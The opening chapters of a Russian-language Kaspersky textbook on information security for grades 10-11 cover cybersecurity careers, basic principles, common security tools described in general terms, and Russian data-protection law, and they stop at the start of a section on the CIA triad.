kaspersky

Информационная безопасность

Учебное пособие для 10-11 классов

kaspersky

Информационная безопасность

Актуальность изучения курса

С каждым днем Интернет становится все более важным и неотъемлемым аспектом нашей жизни. Мы зависим от онлайн-сервисов для работы, общения, покупок и многих других повседневных задач. Однако, с ростом использования Интернета возрастает и угроза нарушения информационной безопасности.

Изучение информационной безопасности становится все более актуальным и важным в наше время. Все больше компаний, организаций и частных лиц сталкиваются с кибератаками, вирусами, хакерами и другими видами киберугроз. Поэтому знание основ информационной безопасности становится необходимым для защиты себя, своих данных и своего бизнеса.

Специалисты по информационной безопасности имеют большой спрос на рынке труда, так как они не только могут защитить компанию от киберугроз, но и помогут ей соблюдать законы по защите персональных данных. Поэтому изучение информационной безопасности является перспективным направлением для карьерного роста.

Кроме того, основы информационной безопасности полезны не только для профессионалов в этой области, но и для обычных пользователей Интернета. Умение распознавать потенциальные угрозы, защищать свои данные и устройства поможет каждому избежать неприятных последствий кибератак.

Поэтому, изучение информационной безопасности необходимо как для защиты организаций и компаний от киберугроз, так и для обеспечения безопасности и конфиденциальности личных данных обычных пользователей. Это направление становится все более актуальным и важным в нашем информационном обществе.

Цели курса:

- Обеспечить прочную основу принципов и методов кибербезопасности.
- Сформировать знания и практические умения использования стандартных инструментов информационной безопасности у учащихся.
- Развить способности учащихся по решению конкретных проблем и выработать у них навыки критического мышления в контексте кибербезопасности.
- Способствовать командной работе и сотрудничеству через практические задания.
- Вызвать интерес к кибербезопасности как к потенциальной карьере.

kaspersky

Задачи курса:

По завершении изучения курса у учащихся будут сформированы знания и умения в области информационной безопасности, выработаны необходимые навыки, такие как:

- Ориентироваться в различных ИТ-специальностях и их ролях в конкретной отрасли.
- Понимать фундаментальные концепции кибербезопасности, такие как угрозы, уязвимости и контрмеры.
- Применять базовые и продвинутые криптографические методы для защиты данных.
- Настраивать и управлять элементами сетевой безопасности, такими как брандмауэры и VPN.
- Разрабатывать безопасное программное обеспечение.
- Распознавать атаки социальной инженерии и знать методы защищаться от угроз такого рода.
- Понимать процедуры реагирования на инциденты и разрабатывать планы реагирования на них.
- Выполнять базовые задачи цифровой криминалистики и анализировать цифровые доказательства.
- Проводить этические хакерские упражнения для выявления и использования уязвимостей.
- Знать законодательство в сфере информационной безопасности и понимать о последствиях их нарушений.
- Участвовать в соревнованиях по захвату флага (CTF) и решать задачи по обеспечению безопасности.
- Ориентироваться в новых тенденциях в области кибербезопасности.

kaspersky

Оглавление

kaspersky

Глава 1. Основы и введение в кибербезопасность

§1.1. Введение в ИТ-специальности

1.1.1 Обзор ИТ-ландшафта

Информационные технологии (ИТ) — это быстро развивающаяся отрасль, охватывающая широкий спектр специальностей и направлений. ИТ-специалисты играют ключевую роль в разработке, внедрении, поддержке и защите технологических систем, которые лежат в основе современного бизнеса, коммуникаций и повседневной жизни. Понимание разнообразия ИТ-ролей и их взаимосвязи важно для тех, кто рассматривает карьеру в этой динамичной отрасли. Рассмотрим некоторые из них:

1. **Разработка программного обеспечения**: Разработчики создают, тестируют и поддерживают программные приложения и системы. Они работают с различными языками программирования, фреймворками[1] и инструментами для создания функциональных, эффективных и удобных в использовании программных решений.
2. **Сетевое администрирование**: Сетевые администраторы отвечают за проектирование, внедрение и поддержку компьютерных сетей организации. Они обеспечивают бесперебойную работу сетевой инфраструктуры, управляют сетевыми устройствами и решают проблемы производительности и подключения.
3. **Администрирование баз данных**: Администраторы баз данных (DBA) управляют системами баз данных организации. Они отвечают за проектирование, реализацию, обслуживание и настройку баз данных для оптимальной производительности, целостности данных и безопасности.
4. **Анализ данных**: Аналитики данных собирают, обрабатывают и анализируют большие объемы данных для обеспечения ценной информации и поддержки принятия бизнес-решений. Они используют статистические методы, инструменты визуализации данных и методы машинного обучения для выявления закономерностей, тенденций и идей из комплексных наборов данных.
5. **Управление ИТ-проектами**: ИТ-менеджеры проектов контролируют планирование, выполнение и завершение ИТ-проектов. Они координируют ресурсы, устанавливают сроки, управляют бюджетами и обеспечивают успешное предоставление ИТ-решений, удовлетворяющих бизнес-требованиям.
6. **Кибербезопасность**: Специалисты по кибербезопасности защищают компьютерные системы, сети и данные организаций от киберугроз, таких как хакерские атаки, вредоносное ПО и утечки данных. Они разрабатывают и внедряют меры безопасности, анализируют инциденты и реагируют на нарушения безопасности.

Хотя каждая ИТ-специальность имеет свои особые роли и обязанности, они часто взаимозависимы и требуют сотрудничества для достижения целей организации. Например, разработчики программного обеспечения сотрудничают с аналитиками данных для создания приложений, управляемых данными, в то время как специалисты по кибербезопасности работают со всеми командами для защиты технологической инфраструктуры.

1.1.2 Глубокое погружение в специальности кибербезопасности

Кибербезопасность стала одним из наиболее важных и востребованных направлений в ИТ-отрасли. Поскольку организации все больше полагаются на цифровые технологии, защита конфиденциальных данных, интеллектуальной собственности и критически важных систем от киберугроз имеет первостепенное значение. Это создает высокий спрос на квалифицированных специалистов по кибербезопасности, обладающих техническими навыками и знанием бизнес-операций.

Сформулируем ключевые роли в области кибербезопасности:

[1] **Фреймворк** — это набор готовых инструментов и правил, которые помогают разработчикам быстрее и проще создавать программы.

kaspersky

1. **Пентестер (Этичный хакер)**:
   - *Роли и обязанности*:
     - Проведение тестов на проникновение для выявления уязвимостей в системах и сетях
     - Симуляция реальных атак для оценки эффективности мер защиты
     - Составление отчетов и рекомендаций по устранению обнаруженных проблем безопасности
   - *Ключевые навыки и квалификация*:
     - Опыт проведения тестов на проникновение и анализа защищенности от 2+ лет
     - Глубокое понимание сетевых протоколов, уязвимостей и векторов атак
     - Владение инструментами пентестирования (Metasploit[2], Nmap[3], Burp Suite[4] и т.д.)
     - Знание языков программирования (Python, C++, Bash[5]) и навыки анализа исходного кода
   - *Карьерные пути*:
     - Старший пентестер/Ведущий специалист по проникновению
     - Руководитель группы Red Team
     - Консультант по кибербезопасности
2. **Аналитик безопасности (Security Operations Center Analyst)**:
   - *Роли и обязанности*:
     - Мониторинг и анализ систем безопасности и сетевого трафика для обнаружения аномалий
     - Расследование и реагирование на инциденты ИБ в режиме реального времени
     - Сотрудничество с командами безопасности и ИТ для смягчения рисков и устранения уязвимостей
   - *Ключевые навыки и квалификация*:
     - Понимание операционных систем, сетевых протоколов и общих методов кибератак
     - Опыт работы с SIEM[6] системами, IDS/IPS[7], антивирусами и анализа журналов безопасности
     - Знание методов и приемов анализа malware
     - Навыки скриптинга и автоматизации задач безопасности (Python, PowerShell)
   - *Карьерные пути*:
     - Старший аналитик безопасности
     - Руководитель Security Operations Center (SOC)
     - Консультант по управлению инцидентами и реагированию на киберугрозы
3. **Архитектор безопасности**:
   - *Роли и обязанности*:
     - Проектирование и реализация архитектуры кибербезопасности для защиты ИТ-систем организации
     - Оценка и внедрение технологий безопасности в соответствии с целями и требованиями бизнеса
     - Определение политик, процедур и стандартов безопасности для снижения рисков и повышения устойчивости
   - *Ключевые навыки и квалификация*:
     - Опыт разработки и реализации решений безопасности в крупномасштабных средах
     - Знание передовых практик, фреймворков и стандартов безопасности (ISO 27001, NIST, OWASP)
     - Понимание архитектур безопасности, включая Zero Trust, Defense-in-Depth и Risk-based подходы

---

[2] **Metasploit** — это инструмент, который помогает тестировать безопасность систем, находя уязвимости и проверяя, могут ли злоумышленники их использовать.
[3] **Nmap** — это программа для сканирования сети, которая показывает, какие устройства подключены и какие порты (двери) открыты
[4] **Burp Suite** — это набор инструментов, используемый для тестирования безопасности веб-сайтов, помогая находить слабые места и уязвимости.
[5] **Bash** — это язык командной строки, который позволяет управлять компьютером и автоматизировать задачи, вводя текстовые команды.
[6] **SIEM (Security Information and Event Management**) система собирает и анализирует данные для обнаружения и реагирования на угрозы безопасности.
[7] **IDS/IPS (Intrusion Detection/Prevention System)** обнаруживает и предотвращает несанкционированные или вредоносные действия в сети в реальном времени.

        - Сильные коммуникативные и лидерские навыки для влияния на стратегию безопасности организации
    - *Карьерные пути*:
        - Главный архитектор безопасности (Chief Security Architect)
        - Директор по кибербезопасности (CISO/CSO)
        - Независимый консультант по стратегии и архитектуре безопасности
4. **Инженер по безопасности (Security Engineer)**:
    - *Роли и обязанности*:
        - Проектирование, внедрение и поддержка решений безопасности, таких как межсетевые экраны, системы предотвращения вторжений и VPN[8].
        - Разработка и внедрение политик безопасности, стандартов и процедур.
        - Автоматизация задач безопасности и создание инструментов для повышения эффективности.
    - *Ключевые навыки:*
        - Глубокое понимание сетевой безопасности, операционных систем, криптографии и контроля доступа.
        - Опыт работы с различными технологиями безопасности, такими как межсетевые экраны, IDS/IPS, VPN и SIEM.
        - Способность проектировать и внедрять комплексные решения безопасности.
        - Сильные навыки решения проблем и аналитические способности.
    - *Карьерный путь:*
        - Младший инженер по безопасности
        - Инженер по безопасности
        - Старший инженер по безопасности
        - Ведущий инженер по безопасности
5. **Аналитик вредоносного ПО (Malware Analyst)**:
    - *Роли и обязанности:*
        - Анализ вредоносного ПО для выявления его функциональности, поведения и целей.
        - Разработка методов обнаружения и защиты от вредоносного ПО.
        - Обратное проектирование вредоносного ПО для выявления уязвимостей и разработки эксплойтов.
    - *Ключевые навыки:*
        - Глубокое понимание архитектуры вредоносного ПО, техник анализа и методов защиты.
        - Опыт работы с инструментами анализа вредоносного ПО, отладчиками и дизассемблерами.
        - Способность к обратному проектированию кода и пониманию низкоуровневых концепций.
        - Сильные аналитические и исследовательские навыки.
    - *Карьерный путь:*
        - Младший аналитик вредоносного ПО
        - Аналитик вредоносного
        - Исследователь угроз
        - Директор по исследованиям угроз.
6. **Инженер по реагированию на инциденты (Incident Response Engineer)**:
    - *Роли и обязанности:*
        - Реагирование на инциденты безопасности, сдерживание угроз и минимизация ущерба.
        - Расследование инцидентов безопасности для определения первопричин и разработки рекомендаций по улучшению.
        - Создание и тестирование планов реагирования на инциденты.
        - Сотрудничество с другими командами для обеспечения эффективного реагирования на инциденты.
    - *Ключевые навыки:*
        - Глубокое понимание методов реагирования на инциденты, криминалистики и анализа угроз.

[8] **VPN (Virtual Private Network)** обеспечивает защищённое соединение через Интернет, шифруя передаваемые данные и скрывая IP-адрес.

        - Опыт работы с инструментами безопасности, такими как SIEM, EDR и инструменты криминалистики.
        - Способность работать под давлением и принимать быстрые решения.
        - Сильные навыки решения проблем, коммуникативные и лидерские качества.
    - *Карьерный путь:*
        - Инженер по реагированию на инциденты
        - Руководитель группы реагирования на инциденты
7. **Специалист по соответствию требованиям безопасности (Security Compliance Specialist)**:
    - *Роли и обязанности:*
        - Обеспечение соответствия организации нормативным требованиям и стандартам безопасности, таким как PCI DSS[9], HIPAA[10], GDPR[11], Федеральный закон № 152-ФЗ
        - Проведение аудитов безопасности, оценка рисков и разработка рекомендаций по улучшению.
        - Разработка и внедрение политик, процедур и документации по безопасности.
        - Сотрудничество с другими подразделениями для обеспечения соответствия требованиям безопасности.
    - *Ключевые навыки:*
        - Глубокое понимание нормативных требований и стандартов безопасности, таких как PCI DSS, HIPAA, GDPR.
        - Опыт проведения аудитов безопасности, оценки рисков и разработки рекомендаций по улучшению.
        - Способность интерпретировать и применять сложные нормативные требования.
        - Сильные организационные, коммуникативные и письменные навыки.
    - *Карьерный путь:*
        - Специалист по соответствию требованиям
        - Руководитель отдела соответствия требованиям безопасности

Эти роли демонстрируют разнообразие и глубину специальностей в кибербезопасности. Эффективность кибербезопасности требует совместных усилий профессионалов с различными наборами навыков, работающих вместе для защиты, обнаружения и реагирования на постоянно развивающийся ландшафт киберугроз.

1. **Пентестер** и **Инженер по безопасности** занимаются непосредственно тестированием и внедрением решений безопасности, но если пентестер фокусируется на выявлении уязвимостей и симуляции атак, то инженер больше ориентирован на проектирование и поддержку решений безопасности.
2. **Аналитик безопасности (SOC Analyst)** и **Инженер по реагированию на инциденты** работают с мониторингом и реагированием на инциденты, однако SOC аналитик больше сфокусирован на анализе событий в режиме реального времени, в то время как инженер по инцидентам работает с устранением последствий атак.
3. **Архитектор безопасности** и **Инженер по безопасности** выполняют проектные задачи, однако архитектор занимается стратегическим планированием и дизайном архитектуры безопасности, а инженер концентрируется на практическом внедрении и технической поддержке.
4. **Аналитик вредоносного ПО** занимается глубоким техническим анализом и разбором угроз, что требует специальных знаний в области обратного проектирования и анализа кода, отличаясь от более общих задач инженеров и аналитиков.
5. **Специалист по соответствию требованиям безопасности** отличается от других ролей тем, что фокусируется на нормативно-правовом аспекте безопасности, обеспечивая соответствие организационным и законодательным стандартам, что требует специфического знания регуляторных актов и стандартов.

1.1.3 Междисциплинарный характер кибербезопасности

Кибербезопасность — это по своей сути междисциплинарная область, которая пересекается и взаимодействует со многими другими ИТ и бизнес-дисциплинами. Эффективная стратегия

[9] **PCI DSS** (Payment Card Industry Data Security Standard) — требования для защиты данных платежных карт.
[10] **HIPAA** — стандарт для защиты конфиденциальности и безопасности медицинской информации
[11] **GDPR** — регламент о защите данных, регулирующий сбор, хранение и обработку персональной информации.

кибербезопасности требует интеграции принципов безопасности во все аспекты технологической инфраструктуры и операций организации.

Вот некоторые ключевые области, где кибербезопасность играет критически важную роль:

1. **Разработка программного обеспечения**: Безопасность должна быть неотъемлемой частью процесса разработки программного обеспечения. Разработчики должны следовать безопасным практикам кодирования, проводить регулярные проверки кода и использовать инструменты и фреймворки для минимизации уязвимостей.
2. **Управление ИТ-инфраструктурой**: Администраторы систем и сетей должны внедрять надежные меры безопасности, такие как брандмауэры, VPN, сегментация сети и управление исправлениями, для защиты ИТ-инфраструктуры от атак и несанкционированного доступа.
3. **Анализ данных и искусственный интеллект**: Так как организации полагаются на большие данные и алгоритмы машинного обучения, обеспечение безопасности и конфиденциальности данных становится все более важным. Аналитики данных и специалисты по безопасности должны сотрудничать для реализации механизмов защиты данных, таких как анонимизация, шифрование и контроль доступа.
4. **Управление ИТ-проектами**: Менеджеры ИТ-проектов должны включать соображения кибербезопасности в весь жизненный цикл проекта. Это включает в себя проведение оценки рисков, определение требований безопасности и обеспечение того, чтобы проекты соответствовали нормативным требованиям и политикам безопасности организации.
5. **Управление непрерывностью бизнеса**: Кибератаки и нарушения данных могут нанести значительный ущерб операциям и репутации организации. Специалисты по кибербезопасности играют ключевую роль в разработке и реализации планов обеспечения непрерывности бизнеса и аварийного восстановления, обеспечивая устойчивость и минимизацию последствий в случае инцидентов безопасности.
6. **Корпоративное управление и управление рисками**: Кибербезопасность должна быть приоритетом на уровне совета директоров и высшего руководства. Руководители по информационной безопасности работают с руководством, чтобы согласовать стратегию кибербезопасности с целями бизнеса, управлять киберрисками и обеспечивать соответствие нормативным требованиям.

Понимание этих междисциплинарных связей подчеркивает важность интеграции принципов кибербезопасности во все аспекты ИТ и бизнес-операций. ИТ-специалисты во всех областях должны обладать базовыми знаниями безопасности и тесно сотрудничать с командами безопасности для создания защищенной и устойчивой технологической экосистемы.

1.1.4 Карьерные пути и профессиональное развитие

Карьера в области кибербезопасности предлагает множество захватывающих возможностей для профессионального роста и развития. Поскольку ландшафт угроз постоянно развивается, специалистам по кибербезопасности необходимо постоянно обновлять свои знания и развивать умения, чтобы идти в ногу с последними технологиями, методами атак и передовыми отраслевыми практиками.

Вот несколько ключевых стратегий профессионального развития для тех, кто стремится к успешной карьере в кибербезопасности:

1. **Непрерывное обучение и сертификация**:
   - Регулярно участвуйте в учебных курсах, семинарах и онлайн-обучении, чтобы углублять свои технические знания и осваивать новые инструменты и методы.
   - Получайте отраслевые сертификации, такие как CompTIA Security+, Certified Ethical Hacker (CEH), CISSP или OSCP, для подтверждения ваших навыков и повышения вашей профессиональной ценности.
2. **Практический опыт и проекты**:
   - Участвуйте в практических проектах кибербезопасности, таких как CTF соревнования, Bug Bounty программы или проекты с открытым исходным кодом, чтобы применить свои навыки к реальным задачам.
   - Приобретайте опыт стажировок или начального уровня в области безопасности, чтобы получить ценный практический опыт и закрепиться в отрасли.
3. **Сетевое взаимодействие и менторство**:

   - Посещайте отраслевые конференции, встречи и семинары, чтобы общаться с профессионалами, обмениваться знаниями и изучать новые перспективы.
   - Найдите наставника-специалиста по кибербезопасности, который может предоставить рекомендации, поддержку ипомочь в навигации по вашей карьере.
4. **Специализация и ниши**:
   - По мере развития вашей карьеры рассмотрите возможность специализации в определенной области кибербезопасности, такой как криминалистика, безопасность облачных вычислений или тестирование на проникновение.
   - Развивайте экспертные знания в нишевых областях, чтобы выделиться на рынке и предоставлять специализированные услуги.
5. **Развитие лидерских и бизнес-навыков**:
   - По мере продвижения к руководящим должностям развивайте свои навыки общения, лидерства и управления проектами.
   - Приобретайте знания бизнеса и отрасли, чтобы эффективно согласовывать инициативы в области кибербезопасности с целями организации и влиять на принятие решений на высшем уровне.
6. **Вклад в сообщество кибербезопасности**:
   - Делитесь своими знаниями и опытом с помощью блогов, публикаций или выступлений на конференциях.
   - Вносите свой вклад в проекты и инициативы с открытым исходным кодом, связанные с кибербезопасностью, чтобы поддержать более широкое сообщество и расширить свою сеть контактов.

Развитие успешной карьеры в области кибербезопасности требует сочетания технических навыков, практического опыта, постоянного обучения и профессиональных связей. Оставаясь в курсе последних тенденций, инвестируя в свое профессиональное развитие и активно участвуя в сообществе кибербезопасности, вы можете проложить путь к успешной карьере в этой динамичной области.

1.1.5 Принципы и методы кибербезопасности

Обеспечение надежной основы принципов и методов кибербезопасности имеет решающее значение для начинающих специалистов. Понимание фундаментальных концепций и передовых практик формирует основу для приобретения более специализированных навыков и применения их к реальным задачам безопасности.

Перечислим некоторые ключевые принципы и методы:

1. **Конфиденциальность, целостность и доступность (CIA Triad)**:
   - Понимание трех столпов информационной безопасности и их важности в защите данных и систем.
   - Внедрение мер контроля для обеспечения конфиденциальности, целостности и доступности на протяжении всего жизненного цикла данных.
2. **Оценка рисков и управление**:
   - Изучение процесса выявления, анализа и приоритизации рисков кибербезопасности.
   - Разработка стратегий смягчения последствий для снижения воздействия потенциальных угроз.
3. **Безопасность сети и защита периметра**:
   - Внедрение межсетевых экранов, систем обнаружения и предотвращения вторжений (IDS/IPS), VPN и других сетевых средств контроля безопасности.
   - Сегментация сети и применение принципа наименьших привилегий для ограничения потенциального ущерба от атак.
4. **Криптография и управление ключами**:
   - Понимание основных криптографических концепций, таких как симметричное и асимметричное шифрование, хеш-функции и цифровые подписи.
   - Реализация надежных практик управления ключами, включая генерацию, распространение, хранение и отзыв ключей шифрования.
5. **Безопасная разработка программного обеспечения и DevSecOps**:

   - Интеграция практик безопасности в жизненный цикл разработки программного обеспечения (SDLC[12]), включая безопасное кодирование, тестирование и анализ уязвимостей.
   - Применение подхода DevSecOps для интеграции функций безопасности в процессы непрерывной интеграции и развертывания (CI/CD[13]).
6. **Реагирование на инциденты и криминалистика**:
   - Разработка и отработка планов реагирования на инциденты для эффективного сдерживания, ликвидации и восстановления после атак.
   - Применение методов криминалистики для сбора, анализа и сохранения доказательств во время расследований инцидентов.

Глубокое понимание этих принципов и методов обеспечит прочную основу, на которой можно развивать специализированные навыки и знания кибербезопасности.

1.1.6 Практические навыки использования стандартных инструментов

Наряду с сильной теоретической базой, развитие практических навыков использования стандартных инструментов кибербезопасности имеет решающее значение для успеха в этой области. Эти инструменты позволяют специалистам по безопасности эффективно выполнять различные задачи, такие как оценка уязвимостей, анализ сетевого трафика, реагирование на инциденты и криминалистика.

Рассмотрим некоторые ключевые категории инструментов:

1. **Инструменты для оценки уязвимостей и тестирования на проникновение**:
   - Nmap: Мощный сканер портов и инструмент обнаружения сети для идентификации открытых портов, служб и потенциальных уязвимостей.
   - Metasploit: Фреймворк тестирования на проникновение, который позволяет разрабатывать, тестировать и выполнять эксплойты против целевых систем.
   - Burp Suite: Интегрированная платформа для тестирования безопасности веб-приложений, включающая функции перехвата прокси, сканирования уязвимостей и fuzzing.
2. **Инструменты сетевого анализа и мониторинга**:
   - Wireshark: Анализатор сетевых протоколов с возможностью захвата, фильтрации и анализа сетевого трафика в реальном времени.
   - Tcpdump: Мощная утилита командной строки для перехвата и анализа сетевых пакетов.
   - Splunk: Платформа для сбора, индексирования и анализа машинных данных из различных источников, включая журналы безопасности и сетевой трафик.
3. **Инструменты реагирования на инциденты и криминалистики**:
   - Volatility: Фреймворк с открытым исходным кодом для криминалистического анализа дампов памяти, позволяющий извлекать артефакты и восстанавливать активности системы.
   - Autopsy: Цифровая криминалистическая платформа для анализа дисковых образов, восстановления файлов и поиска доказательств.
   - TheHive: Масштабируемая платформа реагирования на инциденты с открытым исходным кодом для сотрудничества, расследования и документирования инцидентов безопасности.
4. **Инструменты шифрования и безопасного хранения данных**:
   - GnuPG (GPG): Инструмент шифрования с открытым исходным кодом, реализующий стандарт OpenPGP для шифрования, расшифровки и цифровой подписи данных.
   - VeraCrypt: Утилита шифрования диска с открытым исходным кодом для создания зашифрованных томов и безопасного хранения конфиденциальных файлов.
   - KeePass: Менеджер паролей с открытым исходным кодом, который использует сильное шифрование для безопасного хранения учетных данных и других конфиденциальных данных.

Знакомство с функциями, синтаксисом и передовыми методами этих инструментов позволит вам эффективно применять их для решения реальных проблем безопасности.

---

[12] **SDLC (Software Development Life Cycle**) — это процесс разработки программного обеспечения, включающий этапы планирования, разработки, тестирования, развертывания и поддержки.

[13] **CI/CD (Continuous Integration/Continuous Deployment)** — это практика разработки программного обеспечения, которая автоматизирует интеграцию кода, тестирование и развертывание для ускорения и повышения качества выпуска.

Следует отметить, что хотя изучение инструментов важно, развитие навыков критического мышления и решения проблем имеет первостепенное значение. Инструменты — это средства для достижения цели, но **реальная ценность заключается в способности анализировать ситуации**, выявлять основные проблемы и разрабатывать инновационные решения.

1.1.7 Развитие навыков решения проблем и критического мышления

Кибербезопасность — это динамичная и постоянно развивающаяся область, в которой специалисты сталкиваются со сложными, уникальными проблемами на регулярной основе. Развитие сильных навыков решения проблем и критического мышления имеет решающее значение для эффективного преодоления этих проблем и поиска инновационных решений.

Перечислим несколько ключевых стратегий развития этих навыков в контексте кибербезопасности:

1. **Работа с тематическими исследованиями и сценариями реального мира**:
    - Анализируйте тематические исследования известных кибератак, нарушений данных и инцидентов безопасности.
    - Определите ключевые факторы, способствующие уязвимости, и разработайте потенциальные стратегии смягчения последствий и предотвращения.
2. **Практика структурированного подхода к решению проблем**:
    - Разбивайте сложные проблемы на более мелкие, управляемые компоненты.
    - Применяйте методологии решения проблем, такие как анализ коренных причин или процесс устранения неисправностей, для систематической оценки и решения проблем.
3. **Участие в практических упражнениях и симуляциях**:
    - Участвуйте в CTF (Capture The Flag) соревнованиях, практических лабораторных работах и симуляциях атак.
    - Развивайте практические навыки выявления, исследования и смягчения различных сценариев угроз в управляемой среде.
4. **Совместное обучение и обмен знаниями**:
    - Сотрудничайте с коллегами, наставниками и экспертами отрасли над сложными проблемами безопасности.
    - Участвуйте в групповых дискуссиях, мозговых штурмах и сессиях по обмену знаниями для обмена различными точками зрения и подходами.
5. **Принятие безопасного мышления**:
    - Развивайте привычку подвергать сомнению предположения, выявлять потенциальные недостатки и рассматривать несколько точек зрения.
    - Примените мышление противника, поставив себя на место злоумышленника, чтобы предвидеть потенциальные векторы атак и уязвимости.
6. **Непрерывное обучение и адаптивность**:
    - Будьте в курсе последних тенденций, технологий и методов атак в области кибербезопасности.
    - Развивайте адаптивное мышление, чтобы адаптироваться к меняющемуся ландшафту угроз и быстро осваивать новые концепции и инструменты.

Активно участвуя в этих мероприятиях и размышляя о своем процессе обучения, вы сможете укрепить свои способности справляться со сложными проблемами безопасности.

Помните, что развитие навыков критического мышления и решения проблем — это постоянный процесс. Принимая образ мышления непрерывного обучения, задавая сложные вопросы и стремясь учиться на своем опыте, вы сможете развить острый ум и гибкость, необходимые для преуспевания в области кибербезопасности.

1.1.8 Поощрение совместной работы и сотрудничества

Кибербезопасность — это совместное усилие, требующее вклада и опыта специалистов с различными наборами навыков и областями знаний. Поощрение совместной работы и сотрудничества является ключевым фактором в развитии всесторонних и эффективных стратегий безопасности.

Вот несколько способов, которыми можно поддерживать командную работу и сотрудничество:

1. **Групповые проекты и практические занятия**:
   - Участвуйте в совместных проектах, где вы будете работать в команде над решением реальных проблем безопасности.
   - Используйте силу совместного решения проблем, объединяя различные точки зрения, навыки и опыт.
2. **Обсуждения и обмен знаниями**:
   - Активно участвуйте в групповых дискуссиях, делитесь своими идеями и учитесь на идеях других.

Вопросы к параграфу:

1. Что означает аббревиатура CIA в кибербезопасности?
2. Какова роль пентестера в кибербезопасности?
3. Назовите инструмент для анализа сетевого трафика.
4. В чем разница между аналитиком по безопасности и инженером по безопасности?
5. Что такое DevSecOps?
6. Какие два ключевых навыка важны для анализа вредоносных программ?
7. Какова цель шифрования в кибербезопасности?
8. Какой смысл несет Федеральный закон № 152-ФЗ?
9. Какова роль архитектора по безопасности?
10. Как можно развивать навыки решения проблем в кибербезопасности?

§1.2. Основы информационной безопасности

1.2.1. Введение в информационную безопасность

В современный цифровой век информация стала таким же бесценным активом, как драгоценные металлы или нефть. Так же как мы охраняем и защищаем наши физические ценности, защита информации имеет первостепенное значение. Именно здесь на первый план выходит **информационная безопасность**. Она включает в себя стратегии, технологии и методы, которые мы используем для защиты наших цифровых активов от несанкционированного доступа, использования, раскрытия, модификации или уничтожения. Представьте себе мир без информационной безопасности: наши банковские счета могут использовать мошенники, наша личность скопирована, а наша критически важная инфраструктура разрушена несколькими нажатиями клавиш.

Ландшафт угроз постоянно меняется, а **киберпреступники**[14] становятся все более изощренными в своих тактиках. Прошли времена простого взлома паролей; сегодня мы сталкиваемся с современными постоянными угрозами, атаками вымогателей, которые удерживают наши данные «в заложниках», например, через вирусы шифровальщики, и схемами социальной инженерии, направленными на то, чтобы обманом заставить нас выдать свои личные данные. Эти угрозы не имеют различий: они направлены на частных лиц, компании и даже правительства.

Последствия нарушения безопасности могут быть катастрофическими. Для частных лиц это может означать финансовое разорение, кражу личных данных и непоправимый ущерб репутации. Предприятиям грозят

[14] **Киберпреступники** — лица, совершающие незаконные действия в Интернете, используя компьютерные технологии для получения выгоды.

штрафы от регулирующих органов, юридические последствия, потеря доверия клиентов и значительные финансовые потери. В крайних случаях нарушения безопасности могут даже вывести из строя критически важную инфраструктуру, поставив под угрозу общественную и национальную безопасность. И всего лишь одна уязвимость может иметь далеко идущие последствия. Все дело во взаимосвязях ресурсов, сервисов, услуг и компаний нашего цифрового информационного мира.

В 2017 году произошла масштабная кибератака с использованием вредоносного ПО NotPetya. Одной из жертв атаки стала компания Maersk, мировой лидер в сфере контейнерных перевозок. Maersk использовала программное обеспечение для управления логистикой, разработанное компанией «M.E.Doc». Злоумышленники внедрили NotPetya через обновление программы налоговой отчетности, распространяемое «M.E.Doc».

1.2.2. Правовой и нормативный ландшафт

Ориентирование в мире информационной безопасности требует понимания нормативно-правовой базы, которая ее регулирует. В Российской Федерации защита данных и информационная безопасность определяются несколькими ключевыми законами и регулирующими органами.

Краеугольным камнем законодательства о защите данных является **Федеральный закон № 152-ФЗ «О персональных данных»**[15]. Этот закон подчеркивает концепцию «локализации данных», обязывая хранить и обрабатывать персональные данные российских граждан в пределах Российской Федерации. Закон предоставляет гражданам ряд прав, включая право на доступ к своим персональным данным, право на исправление и удаление, а также право на ограничение обработки. Кроме того, он налагает строгие обязательства на операторов данных, требуя от них применения соответствующих технических и организационных мер безопасности для защиты персональных данных от несанкционированного доступа, использования или раскрытия.

Другим важнейшим законодательным актом является **Федеральный закон № 149-ФЗ «Об информации, информационных технологиях и о защите информации»**[16]. Этот закон затрагивает широкий спектр областей, связанных с информационной безопасностью, - от защиты критической информационной инфраструктуры до регулирования электронных подписей и усиления мер **кибербезопасности**[17]. Он подчеркивает важность обеспечения *доступности, целостности и конфиденциальности* информации, признавая их **основополагающими принципами информационной безопасности**. Закон обязывает организации, работающие с информацией, применять соответствующие меры безопасности для защиты от несанкционированного доступа, модификации или уничтожения этого ценного актива.

Роскомнадзор, Федеральная служба по надзору в сфере связи, информационных технологий и массовых коммуникаций, является основным регулирующим органом в этих сферах на территории России. Он играет важнейшую роль в обеспечении соблюдения законов о защите информации и информационной безопасности, дает рекомендации и разъяснения по их толкованию и применению. Роскомнадзор активно следит за соблюдением законодательства о защите информации, проводя проверки и расследования, чтобы убедиться в том, что организации соблюдают закон. Ведомство имеет право налагать административные взыскания, включая штрафы и санкции, за нарушение законодательства о защите информации. Кроме того, Роскомнадзор активно развивает международное сотрудничество в области защиты данных и кибербезопасности, взаимодействуя со своими коллегами в других странах для решения проблем трансграничных потоков данных и борьбы с киберпреступностью.

Помимо государственных органов, влиятельную роль в формировании практики информационной безопасности играют и другие организации. Например, Научный совет Российской академии наук «Информационная безопасность» выступает в качестве ведущего исследовательского и консультативного органа в этой области. Научный совет проводит исследования возникающих угроз и уязвимостей, разрабатывает лучшие практики управления информационной безопасностью и дает рекомендации по

[15] https://rg.ru/documents/2006/07/29/personaljnye-dannye-dok.html
[16] https://rg.ru/documents/2006/07/29/informacia-dok.html
[17] **Кибербезопасность** — защита систем, сетей и данных от цифровых атак, угроз и несанкционированного доступа.

нормативно-правовому регулированию. Его работа играет важную роль в развитии сотрудничества между научными кругами, промышленностью и правительством для эффективного решения проблем информационной безопасности. Вклад совета распространяется на разработку национальных стандартов и руководств по информационной безопасности, помогая организациям внедрять эффективные средства контроля безопасности и соблюдать законодательные требования.

Понимание этих правовых и нормативных рамок крайне важно как для отдельных людей, так и для организаций. Оно закладывает основу для создания надежных методов обеспечения информационной безопасности и гарантирует соблюдение закона, что в конечном итоге способствует созданию более безопасной и надежной цифровой среды.

1.2.3. Основные принципы информационной безопасности

Представьте себе крепость, построенную для защиты ценного сокровища. Крепость нуждается в крепких стенах, бдительных стражах и надежных системах, чтобы обеспечить сохранность и доступность сокровищ. Точно так же в цифровой сфере мы полагаемся на основные принципы безопасности для защиты нашей ценной информации. Эти принципы обеспечивают основу для понимания ключевых аспектов информационной безопасности и помогают нам применять эффективные меры защиты.

1.2.3.1 Триада CIA

